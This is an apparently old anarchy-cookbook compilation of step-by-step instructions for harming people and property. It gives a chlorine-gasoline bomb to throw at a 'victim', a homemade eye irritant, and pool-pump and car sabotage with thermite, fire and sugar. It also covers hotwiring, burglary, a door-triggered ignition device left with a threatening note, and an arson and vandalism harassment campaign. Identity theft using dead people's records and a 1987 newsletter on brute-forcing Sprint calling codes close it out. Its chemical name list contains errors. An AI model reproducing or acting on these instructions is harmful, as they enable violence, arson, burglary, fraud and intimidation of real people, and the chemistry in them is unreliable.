Lead Tero-oxide.....Red Lead
Magnesium Silicate.....Talc
Magnesium Sulfate.....Epsom Salt
Methylsalicylate.....Winter Green Oil
Naphthalene.....Mothballs
Phenol.....Carbolic Acid
Potassium Bicarbonate.....Cream of Tarter
Potassium Chromium Sulfate.....Chromealum
Potassium Nitrate.....Salt Peter
Sodium Oxide.....Sand
Sodium Bicarbonate.....Baking Soda
Sodium Borate.....Borax
Sodium Carbonate.....Washing Soda
Sodium Chloride.....Salt
Sodium Hydroxide.....Lye
Sodium Silicate.....Glass
Sodium Sulfate.....Glauber's Salt
Sodium Thiosulfate.....Photographer's Hypo
Sulfuric Acid.....Battery Acid
Sucrose.....Cane Sugar
Zinc Chloride.....Tinner's Fluid
Zinc Sulfate.....White Vitriol

A different Kind of Molitov Cocktail

Here is how you do it:

- Get a coke bottle & fill it with gasoline about half full

- Cram a piece of cloth into the neck of it nice and tight

- Get a chlorine tablet and stuff it in there. You are going to have to force it because the tablets are bigger than the opening of the bottle.

- Now find a suitable victim and wing it in their direction. When it hits the pavement or any surface hard enough to break it, and the chlorine and gasoline mix..... BOOM!!!!!!

Mace Substitute

3 PARTS: Alcohol
1/2 PARTS: Iodine
1/2 PARTS: Salt
Or:
3 PARTS: Alcohol
1 PARTS: Iodized Salt (Mortons)

It's not actual mace, but it does a damn good job on the eyes...

Pool Fun

First of all, you need know nothing about pools. The only thing you need know is what a pool filter looks like. If you don't know that. Second, dress casual. Preferably, in black. Visit your "friends" house, the one whose pool looks like fun!!) Then you reverse the polarity of his/her pool, by switching the wires around. They are located in the back of the pump. This will have quite an effect when the pump goes on. In other words. Booooooooooooommm! Thats right, when you mix + wires with - plugs, and vice- versa, the 4th of july happens again.
Not into total destruction??? When the pump is off, switch the pump to "backwash". Turn the pump on and get the phuck out! When you look the next day, phunny. The pool is dry. If you want permanant damage, yet no great display like my first one mentioned, shut the valves of the pool off. (There are usually 2) One that goes to the main drain and one that goes to the filter in the pool. That should be enough to have one dead pump. The pump must take in water, so when there isn't any...
Practical jokes: these next ones deal with true friends and there is *no* permanent damage done. If you have a pool, you must check the pool with chemicals. There is one labeled orthotolidine. The other is labeled alkaline (ph). You want orthotolidine. (It checks the chlorine).
Go to your local pool store and tell them you're going into the pool business, and to sell you orthotolidine (a
CL detector) Buy this in great quantities if possible. The solution is clear. You fill 2 baggies with this chemical. And sew the bags to the inside of your suit. Next, go swimming with your friend!
Then open the bags and look like you're enjoying a piss. And anyone there will turn a deep red! They will be embarrased so much, Especially if they have guests there! Explain what it is, then add vinegar to the pool. Only a little. The "piss" disappears.

HAHA!!

Revenge & Demolition
How to send a car to Hell I

There are 1001 ways to destroy a car but I am going to cover only the ones that are the most fun (for you), the most destructive (for them), and the hardest to trace (for the cops).

- Place thermite on the hood, light it, and watch it burn all the way through the pavement!

- Tape a CO2 bomb to the hood, axel, gas tank, wheel, muffler, etc.)

- Put a tampon, dirt, sugar (this on is good!), a ping pong ball,

or just about anything that will dissolve in the gas tank.

- Put potatoes, rocks, banannas, or anything that will fit, into the tailpipe. Use a broom handle to stuff 'em up into the tailpipe.

- Put a long rag into the gas tank and light it...

- Steal a key, copy it, replace it, and then steal the stereo.

- Break into the car. Cut a thin metal ruler into a shape like this:

Slide it into the outside window and keep pulling it back up until you catch the lock cable which should unlock the door. This device is also called a SLIM JIM. Now get the stereo, equalizer, radar detector, etc. Now destroy the inside. (A sharp knife does wonders on the seats!)

Have Fun!

How to send a car to Hell II

How to have phun with someone else's car. If you really detest someone, and I mean detest, here's a few tips on what to do in your spare time. Move the windshield wiper blades, and insert and glue tacks. The tacks make lovely designs. If your "friend" goes to school with you, Just before he comes out of school. Light a lighter and then put it directly underneath his car door handle. Wait...Leave...Listen. When you hear a loud "shit!", you know he made it to his car in time. Remove his muffler and pour approximately 1 Cup of gas in it. Put the muffler back, then wait till their car starts. Then you have a cigarette lighter. A 30 foot long cigarette lighter. This one is effective, and any fool can do it. Remove the top air filter. That's it! Or a oldie but goodie: sugar in the gas tank. Stuff rags soaked in gas up the exhaust pipe. Then you wonder why your "friend" has trouble with his/her lungs. Here's one that takes time and many friends. Take his/her car then break into their house and reassemble it, in their living or bedroom. Phun eh? If you're into engines, say eeni mine moe and point to something and remove it. They wonder why something doesn't work. There are so many others, but the real good juicy ones come by thinking hard.

Hotwiring Cars

Get in the car. Look under the dash. If it enclosed, forget it unless you want to cut through it. If you do, do it near the ignition. Once you get behind or near the ignition look for two red wires. In older cars red was the standard color, if not, look for two matched pairs. When you find them, cross them and take off!

Electronic Terrorism

It starts when a big, dumb lummox rudely insults you. Being of a rational, intelligent disposition, you wisely choose to avoid a (direct) confrontation. But as he laughs in your face, you smile inwardly---your revenge is already planned.
Step 1: follow your victim to his locker, car, or house. Once you have chosen your target site, lay low for a week or more, letting your anger boil.
Step 2: in the mean time, assemble your versatile terrorist kit(details below.)
Step 3: plant your kit at the designated target site on a monday morning between the hours of 4:00 am and 6:00 am. Include a calm, suggestive note that quietly hints at the possibility of another attack. Do not write it by hand! An example of an effective note:
"don't be such a jerk, or the next one will take off your hand. Have a nice day."
Notice how the calm tone instills fear. As if written by a homicidal psychopath.
Step 5: choose a strategic location overlooking the target site. Try to position yourself in such a way that you can see his facial contortions.
Step 6: sit back and enjoy the fireworks! Assembly of the versatile, economic, and effective terrorist kit #1: the parts you'll need are:
1) 4 aa batteries
2) 1 9-volt battery
3) 1 spdt mini relay (radio shack)
4) 1 rocket engine(smoke bomb or m-80)
5) 1 solar ignitor (any hobby store)
6) 1 9-volt battery connector

Step 1: take the 9-volt battery and wire it through the relay's coil. This circuit should also include a pair of contacts that when separated cut off this circuit. These contacts should be held together by trapping them between the locker,mailbox, or car door.
Once the door is opened, the contacts fall apart and the 9-volt circuit is broken, allowing the relay to fall to the closed postion thus closing the ignition circuit. (If all this is confusing take a look at the schematic below.)


Step 2: take the 4 aa batteries and wire them in succession.
Wire the positive terminal of one to the negative terminal of another, until all four are connected except one positive terminal and one negative terminal. Even though the four aa batteries only combine to create 6 volts, the increase in amperage is necessary to activate the solar ignitor quickly and effectively.

Step 3: take the battery pack (made in step 2) and wire one end of it to the relay's single pole and the other end to one prong of the solar ignitor. Then wire the other prong of the solar ignitor back to the open position on the relay.

Step 4: using double sided carpet tape mount the kit in his locker, mailbox, or car door. And last, insert the solar ignitor into the rocket engine (smoke bomb or m-80).

Your kit is now complete!

---------><---------



Auto Exaust Flame Thrower

For this one, all you need is a car, a sparkplug, ignition wire and a switch. Install the spark plug into the last four or five inches of the tailpipeby drilling a hole that the plug can screw into easily. Attach the wire (this is regular insulated wire) to one side of the switch and to the spark plug. The other side of the switch is attached to the positive terminal on the battery. With the car running, simply hit the switch and watch the flames fly!!! Again be careful that no one is behind you! I have seen some of these flames go 20 feet!!!

Breaking Into Houses

Okay You Need:
1. Tear Gas or Mace
2. A BB/Pelet Gun
3. An Ice Pick
4. Thick Gloves

What You Do Is:

1. Call the ###-#### of the house, or ring doorbell, To find out if they're home.
2. If they're not home then...
3. Jump over the fence or walk through gate (whatever).
4. If you see a dog give him the mace or tear gas.
5. Put the gloves on!!!!!!!
6. Shoot the BB gun slightly above the window locks.
7. Push the ice-pick through the hole (made by the BB gun).
8. Enter window.
9. FIRST...Find the LIVING ROOM. (they're neat things there!).
10. Then goto the Bed-room to get a pillow case. Put the goodies in the pillow case.
11. Get out <-* FAST! -*>

Notes: You should have certian targets worked out (like computers, Radios, Ect.,Ect.). Also <-* NEVER *-> Steal from your own neigborhood. If you think they have an alarm...<-* FORGET IT! *->.

Fun at K-Mart

Well, first off, one must realise the importance of K-Marts in society today. First off, K-Marts provide things cheaper to those who can't afford to shop at higher quality stores. Although, all I ever see in there are Senior Citizens, and the poor people in our city. Personally, I wouldn't be caught dead in there. But, once, I did.
You see, once, after The Moon Roach and Havoc Chaos(Dear friends of mine) and I were exploring such fun things as rooftops, we came along a K-Mart. Amused, and cold for that matter, we wandered in. The Tension mounts.
As we walked up to the entrance, we were nearly attacked by Youth Groups selling cheap cookies, and wheelchair sticken people selling American Flags. After laughing at these people, we entered. This is where the real fun begins...
First, we wandered around the store, and turned on all the blue lights we could find. That really distracts and confuses the attendents...Fun to do...
The first neat thing, is to go to the section of the store where they sell computers. Darkness engulf the earth the day they find Apple Computers being sold there. Instead, lesser computers like the laughable C-64 can be found there...Turn it on, and make sure nobody's looking...Then, once in Basic, type...

]10 PRINT "Fuck the world! Anarchy Rules!" (or something to that
                                            effect.)
]20 GOTO 10 and walk away.

Also, set the sample radios in the store to a santanic rock station, and turn the radio off. Then, set the alarm for two minutes ahead of the time displayed there. Turn the volume up all the way, and walk away. After about two minutes, you will see the clerk feebly attempt to turn the radio down or off. It's really neat to set ten or more radios to different stations, and walk away.
One of my favorite things to do, is to get onto the intercom system of the store. Easier typed then done. First, check out the garden department. You say there's no attendent there? Good. Sneak carefully over to the phone behind the cheap counter there, and pick it up. Dial the number corrisponding to the item that says 'PAGE'... And talk. You will note that your voice will echo all over the bowels of K-Mart.
I would suggest announcing something on the lines of: "Anarchy rules!!"

Terrorising McDonalds

NOW, ALTHOUGH Mc DONALDS IS FAMOUS FOR IT'S ADVERTISING AND MAKING THE WHOLE WORLD THINK THAT THE BIG MAC IS THE BEST THING TO COME ALONG SINCE SLICED BREAD (BUNS?), EACH LITTLE RESTAURANT IS AS AMATEUR AND SIMPLE AS A NEW-FOUND BUSNESS. NOT ONLY ARE ALL THE EMPLOYEES RATHER INEXPERIENCED AT WHAT THEY'RE =SUPPOSED= TO DO, BUT THEY WILL JUST LOOSE ALL CONTROL WHEN AN EMERGENCY OCCURS....HERE WE GO!!! FIRST, GET A FEW FRIENDS (4 IS GOOD...I'LL GET TO THIS LATER) AND ENTER THE MCDONALDS RESTAURANT, TALKING LOUDLY AND REAKING OF SOME STRANGE SMELL THAT AUTOMATICALLY MAKES THE OLD

COUPLE SITTING BY THE DOOR LEAVE. IF ONE OF THOSE PIMPLY-FACED GOONS IS WIPING THE FLOOR, THEN TRACK SOME CRAP ALL OVER IT (YOU COULD PRETEND TO SLIP AND BREAK YOUR HEAD, BUT YOU MIGHT ACTUALLY DO SO).
NEXT, BEFORE YOU GET THE FOOD, FIND A TABLE. START YELLING AND RELEASING SOME STRANGE BODY ODOR SO =ANYBODY= WOULD LEAVE THEIR TABLE AND WALK OUT THE DOOR. SIT 2 FRIENDS THERE, AND GO UP TO THE COUNTER WITH ANOTHER. FIND A PLACE WHERE THE LINE IS SHORT, OR IF THE LINE IS LONG SAY "I ONLY WANNA BUY A COKE" AND YOU GET MOVED UP. NOW, YOU GET TO DO THE =ORDERING= ...HEH HEH HEH. SOMEBODY =ALWAYS= MUST WANT A PLAIN HAMBURGER WITH ABSOLUTELY NOTHING ON IT (THIS TAKES EXTRA TIME TO MAKE, AND DRIVES THE LITTLE HAMBURGER-MAKERS INSANE)..ORDER A 9-PACK OF CHICKEN MCNUGGETS...NO, A 20 PACK...NO, THREE 6 PACKS...WAIT...GO BACK TO THE TABLE AND ASK WHO WANTS WHAT. YOUR OTHER FRIEND WAITS BY THE COUNTER AND MAKES A PASS AT THE FEMALE CLERK. GET BACK TO THE THING AND ORDER THREE 6-PACKS OF CHICKEN ETC....NOW SHE SAYS "WHAT KIND OF SAUCE WOULD YOU LIKE?".OF COURSE, SAY THAT YOU ALL WANT BARBECUE SAUCE ONE OF YOUR FRIENDS WANTS 2 (ONLY IF THERE ARE ONLY 2 CONTAINERS OF BARBECUE SAUCE LEFT).THEN THEY HAFTA GO INTO THE STOREROOM AND OPEN UP ANOTHER BOX. FINALLY, THE DRINKS...SOMEBODY WANTS COKE, SOMEBODY ROOT BEER, AND SOMEBODY DIET COKE. AFTER THESE ARE DELIVERED, BRING THEM BACK AND SAY "I DIDN'T ORDER A DIET COKE! I ORDERED A SPRITE!" THIS GETS THEM MAD; BETTER YET, TURN DOWN SOMETHING TERRIBLE THAT NOBODY WANTS TO DRINK, SO THEY HAFTA THROW THE DRINK AWAY; THEY CAN'T SELL IT. AFTER ALL THE FOOD(?) IS HANDED TO YOU, YOU MUST =NEVER= HAVE ENOUGH MONEY TO PAY. THE CLERK WILL BE SO ANGRY AND CONFUSED THAT SHE'LL LET YA GET AWAY WITH IT (ANOTHER INFLUENCE ON HER IS YOUR FRIEND ASKING HER "IF YOU LET US GO I'LL GO OUT WITH YOU" AND GIVING HER A FAKE FONE NUMBER).
NOW, BACK TO YOUR TABLE. BUT FIRST, SOMEBODY LIKES KETCHUP AND MUSTARD. AND PLENTY (TOO MUCH) OF NAPKINS. OH, AND SOMEBODY LIKES FORKS AND KNIVES, SO ALWAYS END UP BREAKING THE ONES YOU PICK OUTTA THE BOX. HAVE YOUR FRIENDS YELL OUT,"YAY!!!!! WE HAVE MUNCHIES!!" AS LOUD AS THEY CAN. THAT'LL WORRY THE ENTIRE RESTAURANT. PROCEED TO SIT DOWN. SO, YOU ARE SITTING IN THE SMOKING SECTION (BY ACCIDENT) EH? WELL, WHILE ONE OF THE TOBACCO-BREATHERS ISN'T LOOKING, PUT A SIGN FROM THE OTHER SIDE OF THE ROOM SAYING "DO NOT SMOKE HERE" AND HE'LL HAFTA MOVE...THEN HE GOES INTO THE REAL NON-SMOKING SECTION, AND GETS YELLED AT. HE THEN THINKS THAT NO SMOKING IS ALLOWED IN THE RESTAURANT, SO HE EATS OUTSIDE (IN THE POUR-ING RAIN) AFTER YOUR MEAL IS FINISHED (AND QUITE A FEW SPLATTERED-OPENED KETCHUP PACKETS ARE ALL OVER YER TABLE), TRY TO LEAVE. BUT OOPS! SOMEBODY HAS TO DO HIS DUTY IN THE MEN'S ROOM. AS HE GOES THERE, HE STICKS AN UNEATED HAMBURGGR (WOULD YOU DARE TO EAT ONE OF THEIR HAMBURGERS?) INSIDE THE TOILET, FLUSHES IT A WHILE,UNTIL IT RUNS ALL OVER THE BATHROOM. OOPS! SEND A PIMPLY-FACED TEENAGER TO CLEAN IT UP. (HE WON'T KNOW THAT BROWN THING IS A HAMBURGER, AND HE'LL GET SICK. WHEEE!)
AS YOU LEAVE THE RESTCURANT, LOOKING BACK AT YOUR UNCLEANED TABLE, SOMEBODY MUST REMEMBER THAT THEY LEFT THEIR CHOCOLATE SHAKE THERE! THE ONE THAT'S ALMOST FULL!!!! HE TAKES IT THEN SAYS "THIS TASTES LIKE CRAP!", THEN HE TAKES OFF THE LID AND THROWS IT INTO THE GARBAGE CAN...OOPS! HE MISSED, AND NOW THE SAME POOR SOUL WHO'S CLEANING UP THE BATHROOM NOW HASTA CLEAN UP CHOCOLATE SHAKE. THEN LEAVE THE JOINT, REVERSING THE "YES, WE'RE OPEN" SIGN (AS A REMINDER OF YER VISIT THERE YOU HAVE IT! YOU HAVE JUST PUT ALL OF MCDONALDS INTO COMPLETE MAYHEM. AND SINCE THERE IS NO PENALTY FOR LITTERING IN A RESTAURANT, BUGGING PEOPLE IN A PUBLIC EATERY (OR THROW-UPERY, IN THIS CASE) YOU GET OFF SCOT-FREE. WASN'T THAT FUN?

Operation: Fuckup

This is a guide for Anarchists and can be funny for non-believers and 12 and 13 year old runts, and can be a lexicon of deadly knowledge for True Anarchists... Serious damage is intended to be dealt here. Do not try this stuff unless you want to do a lot of serious Anarchy.

[Simulation]
Asshole - 'Listen, you little teenager punk shit, shut the fuck up, or I'll knock you down!'
Anarchist - 'O.K.....You can't say I didn't warn you. You don't know my rue power...' (soooo casually)
Asshole - 'Well, er, what do you mean?
Anarchist - '<demoniac grin>'
As you can see, the Anarchist knows something that this asshole doesn't...

[Operation Fuckup]
Geta wheel barrel or two. Fill with gasoline. Get 16 rolls of toilet paper, unroll & drench in the gasoline. Rip to shreds in gasoline. Get asbestos gloves. Light a flare (to be punk), grab glob of saturated toilet paper (you can ignite the glob or not). Throw either flaming or dripping glob into:
any window (picture is the best)
front doors
rough grain siding
and best of all, brick walls.
First of all, this bitch is near impossible to get off once dried, and is a terror to people inside when lit! After this... during the night, get a pickup truck, a few wheel-barrels, and a dozen friends with shovels. The pickup can be used only for transporting people and equipment, or doing that, and carting all the dirt. When it gets around 12:00 (after the loser goes beddie - bye), dig a gargantuan hole in his front yard until about 3:00. You can either assign three or four of your friends to cart the dirt ten miles away in the pickup-bed, or bury his front door in 15' of dirt! After that is done, get three or four buckets of tar, and coat his windows. You can make an added twist by igniting the tar when you are all done and ready to run! That is if the loser has a house. If he lives inside an apartment building, you must direct the attack more toward his car, and front door. I usually start out when he goes to work...I find out what his cheap car looks like, and memorize it for future abuse...It is always fun to paint his front door (apt.) hot pink with purple polka-dots, and off-neon colors in diagonal stripes. You can also pound a few hundred or so four inch nails into his front door (this looks like somebody really doesn't like you from the inside). Another great is to fill his keyhole with liquid steel so that after the bastard closes his door - the only way to get back in is to break it down. If you can spare it, leave him an axe - that is, implanted three inches into, and through the door! Now, this next one is difficult, but one of the best! Get a piece of wood siding that will more than cover his front door completely. Nail two by fours on the edges of the siding (all except the bottom) so you have a barge - like contraption. Make a hole at the top that will be large enough for a cement slide. Mix about six or seven LARGE bags of QUICK drying cement. Use the cement slide to fill the antichamber created by the 'barge' that is around his door. Use more two by fours to brace your little cement-filled barge, and let the little gem dry. When it is, remove the 'barge' so only a stone monolith remains that covers his door. Use any remaining cement to make a base around this so he can't just push it over. When I did this, he called the fire department, and they thought he meant wood, so they brought axes. I watched with a few dozen or so other tenants, and laughed my damn ass off! This is only his door! After he parks his car for the night, the fun really begins...I start out by opening up the car by jamming a very thin, but loack - inside and out! Then proceed to put orange-juice syrup all over the seats, so after he gets through all the other shit that you do, he will have the stickiest seats in the world. You can then get a few Sunday papers, and crack one of the windows about four inches. Lightly crumple the papers, and continue to

completely fill the inside of his car with the newspapers. A copy of the Sunday New York Times will nicely fill a Volkeswagon! What is also quite amusing is to put his car on cinder blocks, slash his tires at the top, and fill them with cement! Leave the cinder blocks there so that, after he knocks the car off of them, he will get about 3 miles to the gallon with those tires, and do 0 to 60 in about two minutes! It is even more hilarious when he doesn't know why the hell why! Another is to open his hood, and then run a few wires from the sparkplugs to the METAL body. The sure is one HOT car when it is running! Now, I like to pour two pounds of sugar down his gas tank. If this doesn't blow every gasket in his engine it will do something called 'carmelizing his engine'. This is when the extreme heat turns the sugar to carmel, and you literally must completely take the engine out and apart, and clean each and every individual part!
Well, if this asshole does not get the message, you had better start to get serious. If this guide was used properly & as it was intended (no, not as kindling for the fire), this asshole will either move far away, seek professional psychological help, commit suicide,
or all of the above!
Misc
Getting a new Identity

You might be saying, "Hey Glitch, what do I need a new identity for?" The answer is simple. You might want to go buy liquor somewhere, right? You might want to go give the cops the false name when you get busted so you keep your good name, eh? You might even want to use the new identity for getting a P.O. Box for carding. Sure! You might even want the stuff for renting yourself a VCR at some dickless loser of a convenience store. Here we go:
Getting a new ID isn't always easy, no one said it would be. By following these steps, any bozo can become a new bozo in a coupla weeks.

STEP 1

The first step is to find out who exactly you'll become. The most secure way is to use someone's ID who doesn't use it themselves. The people who fit that bill the best are dead. As an added bonus they don't go complaining one bit. Go to the library and look through old death notices. You have to find someone who was born about the same time as you were, or better yet, a year or two older so you can buy booze, etc. You should go back as far as you can for the death because most states now cross index deaths to births so people can't do this in the future. The cutoff date in Wisconsin is 1979, folks in this grand state gotta look in 1978 or earlier. Anything earier there is cool. Now, this is the hardest part if you're younger. Brats that young happen to be quite resilient, takin' falls out of three story windows and eating rat poison like its Easter candy, and not a scratch or dent. There ain't many that die, so ya gotta look your ass off. Go down to the library and look up all the death notices you can, if it's on microfilm so much the better. You might have to go through months of death notices though, but the results are well worth it. You gotta get someone who died locally in most instances: the death certificate is filed only in the county of death. Now you go down to the county courthouse in the county where he died and get the death certificate, this will cost you around $3-$5 depending on the state you're in. Look at this hunk of paper, it could be your way to vanish in a clould of smoke when the right time comes, like right after that big scam. If You're lucky, the slobs parents signed him up with social security when he was a snot nosed brat. That'll be another piece of ID you can get. If not, thats ok too. It'll be listed on the death

certificate if he has one. If you're lucky, the stiff was born locally and you can get his birth certificate right away.

STEP 2

Now check the place of birth on the death certificate, if it's in the same place you standing now you're all set. If not, you can mail away for one from that county but its a minor pain and it might take a while to get, the librarian at the desk has listings of where to write for this stuff and exactly how much it costs. Get the Birth cirtificate, its worth the extra money to get it certified because thats the only way some people will accept it for ID. When yur gettin this stuff the little forms ask for the reason you want it, instead of writing in "Fuck you", try putting in the word "Geneology". They get this all the time. If the Death certificate looks good for you, wait a day or so before getting the certified birth certificate in case they recognize someone wanting it for a dead guy.

STEP 3

Now your cookin! You got your start and the next part's easy. Crank out your old Dot matrix printer and run off some mailing labels addressed to you at some phony address. Take the time to check your phony address that there is such a place. Hotels that rent by the month or large apartment buildings are good, be sure to get the right zip code for the area. These are things that the cops might notice that will trip you up. Grab some old junk mail and paste your new lables on them. Now take them along with the birth certificate down to the library. Get a new library card. If they ask you if you had one before say that you really aren't sure because your family moved around alot when you were a kid. Most libraries will allow you to use letters as a form of ID when you get your card. If they want more give them a sob story about how you were mugged and got your wallet stolen with all your identification. Your card should be waiting for you in about two weeks. Most libraries ask for two forms of ID, one can be your trusty Birth Certificate, and they do allow letters addressed to you as a second form.

STEP 4

Now you got a start, it isn't perfect yet, so let's continue. You should have two forms of ID now. Throw away the old letters, or better yet stuff them inside the wallet you intend to use with this stuff. Go to the county courthouse and show them what nice ID you got and get a state ID card. Now you got a picture ID. This will take about two weeks and cost about $5, its well worth it.

STEP 5

If the death certificate had a social security number on it you can go out and buy one of those metal SS# cards that they sell. If it didn't, then you got all kinds of pretty ID that shows exactly who you are. If you don't yet have an SS#, Go down and apply for one, these are free but they could take five or six weeks to get, Bureaucrats you know... You can invent a SS# too if ya like, but the motto of 'THE WALKING GLITCH' has always been "Why not excellence?".

STEP 6

If you want to go whole hog you can now get a bank account in your new

name. If you plan to do alot of traveling then you can put alot of money in the account and then say you lost the account book. After you get the new book you take out all the cash. They'll hit you with a slight charge and maybe tie-up your money some, but if you're ever broke in some small town that bank book will keep you from being thrown in jail as a vagrant.

ALL DONE?

So kiddies, you got ID for buying booze, but what else? In some towns (the larger the more likely) the cops if they catch you for something petty like shoplifting stuff under a certain dollar amount, will just give you a ticket, same thing for pissing in the street. Thats it! No fingerprints or nothing, just pay the fine (almost always over $100) or appear in court. Of course they run a radio check on your ID, you'll be clean and your alter-ego gets a blot on his record.
Your free and clear. Thats worth the price of the trouble you've gone through right there. If your smart, you'll toss that ID away if this happens, or better yet, tear off your picture and give the ID to someone you don't like, maybe they'll get busted with it.
If you're a working stiff, here's a way to stretch your dollar. Go to work for as long as it takes to get unemployment and then get yourself fired. Go to work under the other name while your getting the unemployment. With a couple of sets of ID, you can live like a king. These concepts for survival in the new age come to you compliments of THE WALKING GLITCH.

Anarchy Newsletters
Remote Informer #1


```
######################################################################
#                                    #
#                             The Remote Informer
                      #
#                                    #
#-------------------------------------------------------------------
                #
#             Reader supported newsletter for the underworld
          #
#-------------------------------------------------------------------
                #
#                                    #
#                     Editors: Tracker and Norman Bates
                #
#                                    #
#====================================================================#
# September 1987                                          Issue: 01
                     #
#====================================================================#
#                               The Headlines
                          #
#-------------------------------------------------------------------
                #
#                       1) Introduction
                           #
#                       2) Hacking Sprint: The Easy Way
                 #
```

3) Rumors: Why spread them?
                #
4) The New Sprint FON Calling Cards
             #
5) Automatic Number Identifier (ANI)
               #
##

Introduction

Welcome to the first issue of 'The Remote Informer'! This newsletter is reader supported. If the readers of this newsletter do not help support it, then it will end. We are putting this out to help out the ones that would like to read it. If you are one of those who thinks they know everything, then don't bother reading it. This newsletter is not anything like the future issues. The future issues will contain several sections, as long as reader input is obtained. Below is an outline overview of the sections in the future issues.

I/O Board (Input/Output Board)

The I/O Board is for questions you have, that we might be able to answer or atleast refer you to someone or something. We will be honest if we cannot help you. We will not make up something, or to the effect, just to make it look like we answered you. There will be a section in the I/O Board for questions we cannot answer, and then the readers will have the opportunity to answer it. We will print anything that is reasonable in the newsletter, even complaints if you feel like you are better than everyone.

NewsCenter

This section will be for news around the underworld. It will talk of busts of people in the underworld and anything else that would be considered news. If you find articles in the paper, or something happens in your local area, type it up, and upload it to one of the boards listed at the end of the newsletter. Your handle will be placed in the article. If you do enter a news article, please state the date and from where you got it.

Feature Section

The Feature Section will be the largest of the sections as it will be on the topic that is featured in that issue. This will be largely reader input which will be sent in between issues. At the end of the issue at hand, it will tell the topic of the next issue, therefore, if you have something to contribute, then you will have ample time to prepare your article.

Hardware/Software Review
In this section, we will review the good and bad points of hardware and software related to the underworld. It will be an extensive review, rather than just a small paragraph.

The Tops

This section will be the area where the top underworld BBS's, hacking programs, modem scanners, etc. will be shown. This will be reader selected and will not be altered in anyway. The topics are listed below.
Underworld BBS's (Hack, Phreak, Card, Anarchy, etc.)

Hacking programs for Hayes compatables
Hacking programs for 1030/Xm301 modems
Modem scanners for Hayes compatables
Modem scanners for 1030/Xm301 modems
Other type illegal programs
You may add topics to the list if enough will support it.

Tid Bits

This will contain tips and helpful information sent in by the users.
If you have any information you wish to contribute, then put it in a text file and upload it to one of the BBS's listed at the end of the newsletter.
Please, no long distance codes, mainframe passwords, etc.
We may add other sections as time goes by. This newsletter will not be put out on a regular basis. It will be put out when we have enough articles and information to put in it. There may be up to 5 a month, but there will always be at least one a month. We would like you, the readers, to send us anything you feel would be of interest to others, like hacking hints, methods of hacking long distance companies, companies to card from, etc. We will maintain the newsletter as long as the readers support it.
That is the end of the introduction, but take a look at this newsletter, as it does contain information that may be of value to you.

==========

Hacking Sprint: The Easy Way

By: Tracker

If you hack US Sprint, 950-0777 (by the way it is no longer GTE Sprint), and you are fustrated at hacking several hours only to find one or two codes, then follow these tips, and it will increase your results tremendously. First, one thing that Mr. Mojo proved is that Sprint will not store more than one code in every hundred numbers. (ex: 98765400 to 98765499 may contain only one code). There may NOT be a code in that hundred, but there will never be more than one.
Sprint's 9 digit codes are stored from 500000000 through 999999999.
In the beginning of Sprint's 950 port, they only had 8 digit codes. Then they started converting to 9 digit codes, storing all 8 digit codes between 10000000 and 49999999 and all 9 digit codes between 500000000 and 999999999. Sprint has since cancelled most 8 digit codes, although there are a few left that have been denoted as test codes. Occaisionally, I hear of phreaks saying they have 8 digit codes, but when verifying them, the codes were invalid.
Now, where do you start? You have already narrowed the low and high numbers in half, therefore already increasing your chances of good results by 50 percent. The next step is to find a good prefix to hack. By the way, a prefix, in hacking terms, is the first digits in a code that can be any length except the same number of digits the code is. (ex: 123456789 is a code. That means 1, 12, 123, 1234, 12345, 123456, 1234567, and 12345678 are prefixes) The way you find a good prefix to hack is to manually enter a code prefix. If when you enter the code prefix and a valid destination number and you do not hear the ringing of the recording telling you that the code is invalid until near the end of the number, then you know the prefix is valid. Here is a chart to follow when doing this:

Code	Destination	Range good codes exist
123456789	6192R	123400000 - 123499999
123456789	619267R	123450000 - 123459999
123456789	61926702R	123456000 - 123456999

123456789 - 6192670293R 123456700 - 123456799

(R - Denotes when ring for recording starts)
To prove this true, I ran a test using OmniHack 1.3p, written by Jolly Joe. In this test I found a prefix where the last 3 digits were all I had to hack. I tested each hundred of the 6 digit prefix finding that all but 4 had the ring start after the fourth digit was dialed in the destination number. The other four did not ring until I had finished the entire code. I set OmniHack to hack the prefix + 00 until prefix + 99. (ex: xxxxxxy00 to xxxxxxy99: where y is one of the four numbers that the ring did not start until the dialing was completed.) Using this method, I found four codes in a total of 241 attempts using ascending hacking (AKA: Sequential). Below you will see a record of my hack:

Range of hack	Codes found	Tries
xxxxxx300 - xxxxxx399	xxxxxx350	50
xxxxxx500 - xxxxxx599	xxxxxx568	68
xxxxxx600 - xxxxxx699	xxxxxx646	46
xxxxxx800 - xxxxxx899	xxxxxx877	77
Totals	4 codes	241

As you see, these methods work. Follow these guidlines and tips and you should have an increase in production of codes in the future hacking Sprint. Also, if you have any hints/tips you think others could benefit from, then type them up and upload them to one of the boards at the end of the newsletter.

==========

Rumors: Why Spread Them?

By: Tracker

Do you ever get tired of hearing rumors? You know, someone gets an urge to impress others, so they create a rumor that some long distance company is now using tracing equipment. Why start rumors? It only scares others out of phreaking, and then makes you, the person who started the rumor, look like Mr. Big. This article is short, but it should make you aware of the rumors that people spread for personal gain. The best thing to do is to denote them as a rumor starter and then leave it at that. You should not rag on them constantly, since if the other users cannot determine if it is fact or rumor, then they should suffer the consequences.

==========

The New Sprint FON Calling Cards

By: Tracker

